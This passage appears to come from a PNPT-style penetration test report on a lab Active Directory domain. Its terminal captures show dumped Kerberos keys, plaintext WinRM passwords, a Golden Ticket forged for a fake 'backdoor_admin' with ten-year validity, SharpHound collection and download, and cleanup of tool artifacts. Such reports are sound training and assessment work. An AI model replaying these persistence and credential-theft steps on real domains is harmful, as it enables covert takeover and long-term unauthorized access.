Figure 120: Extracting the extended user identity hashes from the database.

```


SVC$:aes128-cts-hmac-sha1-96:685f2673011b55ee96f4d2e10c82edc1
SVC$:des-cbc-md5:54f7da8cc8baf8a2
BYPASS$:aes256-cts-hmac-sha1-96:a64ac3046e4b1a0cdca414015be01f3e6c7efe9e79c10e56d13d2d6bcbf84a7a
BYPASS$:aes128-cts-hmac-sha1-96:1c296466b7fe25840d61b41090ec8b0f
BYPASS$:des-cbc-md5:169b3d86a29457b0
PASSBACK$:aes256-cts-hmac-sha1-96:fe575edf78251f79fbe646089f455c10a7887760b84577c6d1e157abcb5b28e2
PASSBACK$:aes128-cts-hmac-sha1-96:265d309ad8ac1d7e0fbc128f8e0f2c32
PASSBACK$:des-cbc-md5:3ba2460280d50de6
giovanni:aes256-cts-hmac-sha1-96:5629b941bcb65978acaea2aec6e5ae9106364e0f3577c411be2de2ebe447169
giovanni:aes128-cts-hmac-sha1-96:a4436d4a04cd58d1277ad1c23c8ae572
giovanni:des-cbc-md5:9897da20cbb4620
leo:aes256-cts-hmac-sha1-96:d4b5396eccac70c95af44f5bd5c9315d3e1d60a9f4d23ad57f22f9937967eff5
leo:aes128-cts-hmac-sha1-96:399de08b0025a1a21f4d1c7dd7caba5e
leo:des-cbc-md5:493e010bb3d55bdf
thepastamentors.com\SophosSVC:aes256-cts-hmac-sha1-96:971c1219a3cce37f5b9e02caea345a5c4448363c5ed0cfe0339e533ac44d0743
thepastamentors.com\SophosSVC:aes128-cts-hmac-sha1-96:25170012b4cc19fad1e4334bcf39eae5
thepastamentors.com\SophosSVC:des-cbc-md5:a41907cd5b346d57
thepastamentors.com\CarbonBlackSVC:aes256-cts-hmac-sha1-96:860e960132ff618a19ce839eeb18ad2a8d479a99fabe34bc5bb3e06be5dd754d
thepastamentors.com\CarbonBlackSVC:aes128-cts-hmac-sha1-96:d9d4ab65ab13dd388272f22fba60c6c0
thepastamentors.com\CarbonBlackSVC:des-cbc-md5:f1c4044fd66e26cd
thepastamentors.com\RecipeSVC:aes256-cts-hmac-sha1-96:20589f3bc0096e14915621c80893b579c2277a8712cb072ef1e8481851621cd6
thepastamentors.com\RecipeSVC:aes128-cts-hmac-sha1-96:fb9a13fd9a9dca077cae645e98cd07
thepastamentors.com\RecipeSVC:des-cbc-md5:32cd7a29044ce9a2
thepastamentors.com\LinguineSVC:aes256-cts-hmac-sha1-96:8f0ee9268288269411fafd512a90caf7372aac73b7b4f61450fe279369daf50b
thepastamentors.com\LinguineSVC:aes128-cts-hmac-sha1-96:dbf786002c2f72f12386a7699bc7d91e
thepastamentors.com\LinguineSVC:des-cbc-md5:252a57230e865802
thepastamentors.com\helpdesk:aes256-cts-hmac-sha1-96:5b3b4ba488107ef9ca81e08f553ac34ddb5f59f5afdc279f7b0cf302c3b8b6f83
thepastamentors.com\helpdesk:aes128-cts-hmac-sha1-96:73720bcb3e41640877230e5102861ec6
thepastamentors.com\helpdesk:des-cbc-md5:1ff2899e19409e5b
thepastamentors.com\fileshare:aes256-cts-hmac-sha1-96:18130e50fd28368c85564e163156dc9e66d366bf488847fb69f39f2bb28ab6a
thepastamentors.com\fileshare:aes128-cts-hmac-sha1-96:f7f8c0a5c2f90b2c7caa86ca214abfab
thepastamentors.com\fileshare:des-cbc-md5:dce33768f2f2df43
thepastamentors.com\ferruccio:aes256-cts-hmac-sha1-96:89db76efff143eb5933e13d8249a08489e71a0e8005e9641a72d79ea65e29a
thepastamentors.com\ferruccio:aes128-cts-hmac-sha1-96:18bd322901ce281ab88fd8a7d9120870
thepastamentors.com\ferruccio:des-cbc-md5:01feea23a745e3f1
[*] Cleaning up ...

```

Figure 121: Extracting specific AES Kerberos keys and machine account profiles.

To ensure long-term, undetectable persistence, the team utilized the KRBtgt NT hash to forge a custom Kerberos Golden Ticket for a non-existent user (`backdoor_admin`). This ticket provides unconstrained domain access capable of bypassing standard authentication locks.


```
(kali㉿kali)-[~/PNPT/Attempt_4]
$ proxychains impacket-lookupsid 'thepastamentors.com/
NoodleSVC:ch1ck3nnoodle@10.10.10.225' | grep "Domain SID"
[*] Domain SID is: S-1-5-21-580410294-4250016986-2214633728
```



```
(kali㉿kali)-[~/PNPT/Attempt_4]
$ proxychains impacket-lookupsid 'thepastamentors.com/NoodleSVC:ch1ck3nnoodle@10.10.10.225' | grep "Domain SID"
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:445 ... OK
[*] Domain SID is: S-1-5-21-580410294-4250016986-2214633728
```

Figure 122: Retrieving the internal Domain SID required for Golden Ticket generation.

```
(kali㉿kali)-[~/PNPT/Attempt_4]
$ impacket-ticketer -nthash
5104c6f221ac3c4deaf32579d0ab1da1 -domain-sid
S-1-5-21-580410294-4250016986-2214633728 -domain
thepastamentors.com backdoor_admin
[*] Saving ticket in backdoor_admin.ccache
```



```
(kali㉿kali)-[~/PNPT/Attempt_4]
$ impacket-ticketer -nthash 5104c6f221ac3c4deaf32579d0ab1da1 -domain-sid S-1-5-21-580410294-4250016986-2214633728 -domain thepastamentors.com backdoor_admin
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for thepastamentors.com/backdoor_admin
[*] PAC_LOGON_INFO
[*] PAC_CLIENT_INFO_TYPE
[*] EncTicketPart
[*] EncAsRepPart
[*] Signing/Encrypting final ticket
[*] PAC_SERVER_CHECKSUM
[*] PAC_PRIVSVR_CHECKSUM
[*] EncTicketPart
[*] EncAsRepPart
[*] Saving ticket in backdoor_admin.ccache
```

Figure 123: Generating the persistent Golden Ticket using Impacket-ticketer.



```
(kali㉿kali)-[~/PNPT/Attempt_4]
$ export KRB5CCNAME=$(pwd)/backdoor_admin.ccache
```

Figure 124: Exporting the forged ticket directly into the environment parameters.

```

(kali@kali)-[~/PNPT/Attempt_4]
$ proxychains nxc smb 10.10.10.225 -k
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:445 ... OK
SMB 10.10.10.225 445 TPM-DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:TPM-DC) (domain:thepastamentors.com) (signing:True) (SMBv1:False)

```

Figure 125: Validating authentication access across the domain using the forged ticket.

The ticket properties were validated, confirming an expiration date set ten years into the future (2036).

```

(kali@kali)-[~/PNPT/Attempt_4]
$ klist -c backdoor_admin.ccache
Ticket cache: FILE:backdoor_admin.ccache
Default principal: backdoor_admin@THEPASTAMENTORS.COM

Valid starting Expires Service principal
05/24/2026 13:00:07 05/21/2036 13:00:07 krbtgt/THEPASTAMENTORS.COM@THEPASTAMENTORS.COM
renew until 05/21/2036 13:00:07

```

Figure 126: Validating the parameters and 10-year expiration timeline of the forged Golden Ticket.

Finally, the team uploaded SharpHound to map the complete directory structure and removed all generated data, executables, and tracking artifacts from the target systems during cleanup operations.

```

*Evil-WinRM* PS C:\Windows\Temp> upload /usr/share/sharphound/SharpHound.exe

Info: Uploading /usr/share/sharphound/SharpHound.exe to C:\Windows\Temp\SharpHound.exe
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK

Data: 1755136 bytes of 1755136 bytes copied
Info: Upload successful!
*Evil-WinRM* PS C:\Windows\Temp> dir

Directory: C:\Windows\Temp

Mode                LastWriteTime         Length Name
----                -
d-----          5/23/2026   4:45 PM                ntds_dump
-a-----          5/23/2026   4:45 PM              0 DSW5AEE.tmp
-a-----          5/23/2026   3:46 PM              0 DSWC390.tmp
-a-----          5/23/2026   4:46 PM          5265609 loot.zip
-a-----          5/24/2026   2:00 AM          272622 MpCmdRun.log
-a-----          5/24/2026   3:11 PM          1316352 SharpHound.exe
-a-----          5/20/2026   6:49 PM           102 silconfig.log

```

Figure 127: Uploading the SharpHound enumeration binary to the Domain Controller.

```
*Evil-WinRM* PS C:\Windows\Temp> C:\SharpHound.exe -c All -outputdirectory C:\Windows\Temp
[proxchains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK
[proxchains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK
2026-05-24T15:14:55.6218259-04:00|INFORMATION|This version of SharpHound is compatible with the 5.0.0 Release of BloodHound
2026-05-24T15:14:55.6530799-04:00|INFORMATION|SharpHound Version: 2.8.1.0
2026-05-24T15:14:55.6530799-04:00|INFORMATION|SharpHound Common Version: 4.5.1.0
2026-05-24T15:14:55.7936977-04:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPN
Targets, PSRemote, UserRights, CARegistry, DCRegistry, CertServices, LdapServices, WebClientService, SmbInfo, NTLMRegistry
2026-05-24T15:14:55.8562838-04:00|INFORMATION|Initializing SharpHound at 3:14 PM on 5/24/2026
2026-05-24T15:14:55.9968220-04:00|INFORMATION|Resolved current domain to thepastamentors.com
2026-05-24T15:14:56.2411726-04:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, Use
rRights, CARegistry, DCRegistry, CertServices, LdapServices, WebClientService, SmbInfo, NTLMRegistry
2026-05-24T15:14:56.3344727-04:00|INFORMATION|Beginning LDAP search for thepastamentors.com
2026-05-24T15:14:56.3500963-04:00|INFORMATION|Collecting AdminSDHolder data for thepastamentors.com
2026-05-24T15:14:56.4126187-04:00|INFORMATION|AdminSDHolder ACL hash 8EDDC8EC0144659861A7D243B31A3984E0759BD8 calculated for thepastamentors.com.
2026-05-24T15:14:56.5375921-04:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for THEPASTAMENTORS.COM
2026-05-24T15:14:56.5532198-04:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for THEPASTAMENTORS.COM
```

Figure 128: Executing the SharpHound collection routines to map directory objects.

```
2026-05-24T15:14:58.4324341-04:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for THEPASTAMENTORS.COM
2026-05-24T15:14:58.6816087-04:00|INFORMATION|Beginning LDAP search for thepastamentors.com Configuration NC
2026-05-24T15:15:00.2128586-04:00|INFORMATION|Producer has finished, closing LDAP channel
2026-05-24T15:15:00.2128586-04:00|INFORMATION|LDAP channel closed, waiting for consumers
2026-05-24T15:15:00.4628553-04:00|ERROR|[CommonLib LDAPUtils][null]
2026-05-24T15:15:00.8378427-04:00|INFORMATION|Consumers finished, closing output channel
2026-05-24T15:15:00.8534805-04:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2026-05-24T15:15:01.0253469-04:00|INFORMATION|Status: 319 objects finished (+319 79.75)/s -- Using 52 MB RAM
2026-05-24T15:15:01.0253469-04:00|INFORMATION|Enumeration finished in 00:00:04.6979428
2026-05-24T15:15:01.1974175-04:00|INFORMATION|Saving cache with stats: 17 ID to type mappings.
1 name to SID mappings.
1 machine sid mappings.
3 sid to domain mappings.
1 global catalog mappings.
2026-05-24T15:15:01.2292344-04:00|INFORMATION|SharpHound Enumeration Completed at 3:15 PM on 5/24/2026! Happy Graphing!
*Evil-WinRM* PS C:\Windows\Temp>
```

Figure 129: Completion of the structural mapping routines within SharpHound.

```
*Evil-WinRM* PS C:\Windows\Temp> download 20260524151459_BloodHound.zip
[proxchains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK
[proxchains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK

Info: Downloading C:\Windows\Temp\20260524151459_BloodHound.zip to 20260524151459_BloodHound.zip

Info: Download successful!
*Evil-WinRM* PS C:\Windows\Temp>
```

Figure 130: Exfiltrating the generated network map archives back to the attack platform.

```
*Evil-WinRM* PS C:\Windows\Temp> dir

Directory: C:\Windows\Temp

Mode                LastWriteTime         Length Name
----                -
d-----          5/23/2026   4:45 PM                ntds_dump
-a-----          5/24/2026   3:15 PM          30212 20260524151459_BloodHound.zip
-a-----          5/23/2026   4:45 PM              0 DSW5AEE.tmp
-a-----          5/23/2026   3:46 PM              0 DSWC390.tmp
-a-----          5/23/2026   4:46 PM       5265609 loot.zip
-a-----          5/24/2026   7:01 PM       277176 MpCmdRun.log
-a-----          5/24/2026   3:15 PM         1545 MzBkNWM5ZDAZGI4Yi00YTY4LThtYjQtY2MxMzNlMGQwM2Ey.bin
-a-----          5/24/2026   3:11 PM       1316352 SharpHound.exe
-a-----          5/20/2026   6:49 PM          102 silconfig.log
```

Figure 131: Validating the contents of the temporary storage directory prior to operational cleanup.

```

Evil-WinRM PS C:\Users\Administrator\Documents> Remove-Item
-Path "C:\Windows\Temp\SharpHound.exe", "C:
\Windows\Temp\*_BloodHound.zip", "C:\Windows\Temp\*.bin", "C:
\Windows\Temp\loot.zip" -Force
Evil-WinRM PS C:\Users\Administrator\Documents> Remove-Item
-Recurse -Path "C:\Windows\Temp\ntds_dump" -Force

```

```

*Evil-WinRM* PS C:\Users\Administrator\Documents> Remove-Item -Path "C:\Windows\Temp\SharpHound.exe", "C:\Windows\Temp\*_BloodHound.zip", "C:\Windows\Temp\*.bin", "C:\Windows\Temp\loot.zip" -Force
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK
*Evil-WinRM* PS C:\Users\Administrator\Documents> Remove-Item -Recurse -Path "C:\Windows\Temp\ntds_dump" -Force
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd C:\Windows\Temp
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK
*Evil-WinRM* PS C:\Windows\Temp> dir

Directory: C:\Windows\Temp

Mode                LastWriteTime         Length Name
----                -
-a-----         5/23/2026   4:45 PM              0 DSW5AEE.tmp
-a-----         5/23/2026   3:46 PM              0 DSWC390.tmp
-a-----         5/24/2026   7:01 PM     277176 MpCmdRun.log
-a-----         5/20/2026   6:49 PM         102 silconfig.log

*Evil-WinRM* PS C:\Windows\Temp>

```

Figure 132: Executing the cleanup routines to remove active tooling from the target filesystem.

```

*Evil-WinRM* PS C:\Windows\Temp> systeminfo
ipconfig /all
route print
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK

Host Name:                      TPM-DC
OS Name:                        Microsoft Windows Server 2019 Standard
OS Version:                     10.0.17763 N/A Build 17763
OS Manufacturer:               Microsoft Corporation
OS Configuration:              Primary Domain Controller
OS Build Type:                   Multiprocessor Free
Registered Owner:               Windows User
Registered Organization:
Product ID:                      00429-00105-42576-AA743
Original Install Date:          4/7/2021, 12:45:15 PM
System Boot Time:               5/20/2026, 6:47:15 PM
System Manufacturer:            Xen
System Model:                    HVM domU
System Type:                     x64-based PC
Processor(s):                    1 Processor(s) Installed.
                                [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2300 Mhz
BIOS Version:                   Xen 4.11.amazon, 8/24/2006
Windows Directory:              C:\Windows
System Directory:               C:\Windows\system32
Boot Device:                     \Device\HarddiskVolume4
System Locale:                   en-us;English (United States)
Input Locale:                   en-us;English (United States)
Time Zone:                      (UTC-05:00) Eastern Time (US & Canada)
Total Physical Memory:          2,048 MB
Available Physical Memory:       819 MB
Virtual Memory: Max Size:       2,432 MB
Virtual Memory: Available:      1,339 MB
Virtual Memory: In Use:         1,093 MB
Page File Location(s):          C:\pagefile.sys
Domain:                          thepastmentors.com
Logon Server:                   N/A
Hotfix(s):                       8 Hotfix(s) Installed.
                                [01]: KB5003258
                                [02]: KB4512577
                                [03]: KB4535680
                                [04]: KB4577586
                                [05]: KB4580325
                                [06]: KB4589208
                                [07]: KB5003243
                                [08]: KB5003171
Network Card(s):                1 NIC(s) Installed.
                                [01]: AWS PV Network Device

```

Figure 133: Executing systeminfo commands to document the Domain Controller OS specifications.

```

[01]: AWS PV Network Device
      Connection Name: Ethernet
      DHCP Enabled:    Yes
      DHCP Server:     10.10.10.1
      IP address(es)
      [01]: 10.10.10.225
      [02]: fe80::795d:988b:6d77:e5df
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.

Windows IP Configuration

Host Name . . . . . : TPM-DC
Primary Dns Suffix . . . . . : thepastamentors.com
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : thepastamentors.com
                                   us-east-2.compute.internal

Ethernet adapter Ethernet:

Connection-specific DNS Suffix . : us-east-2.compute.internal
Description . . . . . : AWS PV Network Device #0
Physical Address. . . . . : 02-19-10-71-8F-5D
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::795d:988b:6d77:e5df%10(Preferred)
IPv4 Address. . . . . : 10.10.10.225(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Lease Obtained. . . . . : Wednesday, May 20, 2026 6:48:04 PM
Lease Expires . . . . . : Sunday, May 24, 2026 11:48:05 PM
Default Gateway . . . . . : 10.10.10.1
DHCP Server . . . . . : 10.10.10.1
DHCPv6 IAID . . . . . : 369265771
DHCPv6 Client DUID. . . . . : 00-01-00-01-28-03-4E-E3-00-0C-29-1E-68-53
DNS Servers . . . . . : 10.10.0.2
NetBIOS over Tcpip. . . . . : Enabled

Interface List
10...02 19 10 71 8f 5d .....AWS PV Network Device #0
1.....Software Loopback Interface 1

```

Figure 134: Extracting network interface and IP routing parameters from the host.

```

*Evil-WinRM* PS C:\Users\Administrator\Documents> net group "Domain Admins" /domain
Group name      Domain Admins
Comment        Designated administrators of the domain

Members

Administrator
The command completed successfully.

*Evil-WinRM* PS C:\Users\Administrator\Documents>

```

IPv4 Route Table

Active Routes:

Network	Destination	Netmask	Gateway	Interface	Metric
0.0.0.0	0.0.0.0	0.0.0.0	10.10.10.1	10.10.10.225	25
10.10.10.0	255.255.255.0		On-link	10.10.10.225	281
10.10.10.225	255.255.255.255		On-link	10.10.10.225	281
10.10.10.255	255.255.255.255		On-link	10.10.10.225	281
127.0.0.0	255.0.0.0		On-link	127.0.0.1	331
127.0.0.1	255.255.255.255		On-link	127.0.0.1	331
127.255.255.255	255.255.255.255		On-link	127.0.0.1	331
169.254.169.123	255.255.255.255		10.10.10.1	10.10.10.225	50
169.254.169.249	255.255.255.255		10.10.10.1	10.10.10.225	50
169.254.169.250	255.255.255.255		10.10.10.1	10.10.10.225	50
169.254.169.251	255.255.255.255		10.10.10.1	10.10.10.225	50
169.254.169.253	255.255.255.255		10.10.10.1	10.10.10.225	50
169.254.169.254	255.255.255.255		10.10.10.1	10.10.10.225	50
224.0.0.0	240.0.0.0		On-link	127.0.0.1	331
224.0.0.0	240.0.0.0		On-link	10.10.10.225	281
255.255.255.255	255.255.255.255		On-link	127.0.0.1	331
255.255.255.255	255.255.255.255		On-link	10.10.10.225	281

Persistent Routes:

Network	Address	Netmask	Gateway	Address	Metric
169.254.169.254	255.255.255.255		10.10.10.1		25
169.254.169.250	255.255.255.255		10.10.10.1		25
169.254.169.251	255.255.255.255		10.10.10.1		25
169.254.169.249	255.255.255.255		10.10.10.1		25
169.254.169.123	255.255.255.255		10.10.10.1		25
169.254.169.253	255.255.255.255		10.10.10.1		25

IPv6 Route Table

Active Routes:

If	Metric	Network	Destination	Gateway
1	331	::1/128		On-link
10	281	fe80::/64		On-link
10	281	fe80::795d:988b:6d77:e5df/128		On-link
1	331	ff00::/8		On-link
10	281	ff00::/8		On-link

Persistent Routes:

None

Figure 135: Documenting the active routing tables configured on the Domain Controller.

Post-exploitation validation checks confirmed the primary Administrator account resided within the highest privilege tiers across the domain, solidifying total infrastructure control.

```

None
*Evil-WinRM* PS C:\Windows\Temp> net localgroup administrators
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK
Alias name      administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-----

Administrator
Domain Admins
Enterprise Admins
The command completed successfully.

```

Figure 136: Validating the Domain Admins and Enterprise Admins local groupings.

```

*Evil-WinRM* PS C:\Users\Administrator\Documents> net group "Domain Admins" /domain
Group name      Domain Admins
Comment         Designated administrators of the domain

Members

-----

Administrator
The command completed successfully.

*Evil-WinRM* PS C:\Users\Administrator\Documents>

```

Figure 137: Querying the Domain Admins group membership mapping.

```

(kali@kali)-[~/PNPT/Attempt_4]
└─$ proxychains evil-winrm -i 10.10.10.225 -u administrator -p 'IjustpassedmyPIN!P!T!'
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
[proxychains] Strict chain ... 127.0.0.1:1080 ... timeout
[proxychains] Strict chain ... 127.0.0.1:1080 ... timeout
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK

```

```

(kali@kali)-[~/PNPT/Attempt_4]
$ proxychains evil-winrm -i 10.10.10.225 -u administrator -p 'IjustpassedmyP!N!P!T!'
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
[proxychains] Strict chain ... 127.0.0.1:1080 ... timeout
[proxychains] Strict chain ... 127.0.0.1:1080 ... timeout
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK

```

Figure 138: Re-validating administrative session stability via WinRM following cleanup operations.

```

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami /groups | findstr "Domain Admins"
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK
THEPASTAMENTORS\Domain Admins Group S-1-5-21-580410294-4250016986-2214633728-512 Mandatory group, Enabled by default, Enabled group
THEPASTAMENTORS\Enterprise Admins Group S-1-5-21-580410294-4250016986-2214633728-519 Mandatory group, Enabled by default, Enabled group
THEPASTAMENTORS\Schema Admins Group S-1-5-21-580410294-4250016986-2214633728-518 Mandatory group, Enabled by default, Enabled group
*Evil-WinRM* PS C:\Users\Administrator\Documents>

```

Figure 139: Checking the active Security Identifier (SID) mappings for the administrative identity.

```

*Evil-WinRM* PS C:\Users\Administrator\Documents> net localgroup administrators
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK
Alias name administrators
Comment Administrators have complete and unrestricted access to the computer/domain

Members

Administrator
Domain Admins
Enterprise Admins
The command completed successfully.

```

Figure 140: Re-verifying full unconstrained local administrator rights over the directory layer.

```

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
hostname
ipconfig
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK
thepastamentors\administrator
TPM-DC

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix . : us-east-2.compute.internal
    Link-local IPv6 Address . . . . . : fe80::795d:988b:6d77:e5df%10
    IPv4 Address. . . . . : 10.10.10.225
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.10.10.1
*Evil-WinRM* PS C:\Users\Administrator\Documents>

```

Figure 141: Final proof of execution demonstrating system-level control over the Domain Controller IP boundary.

```

(kali@kali)-[~/bloodhound]
$ bloodhound

Starting neo4j
Neo4j is running at pid 47076

Bloodhound will start

```

Figure 142: Initializing the BloodHound GUI to map the extracted domain data.




Figure 143: Central Graph View showing the explosive downstream control paths stemming from the Administrator profile.

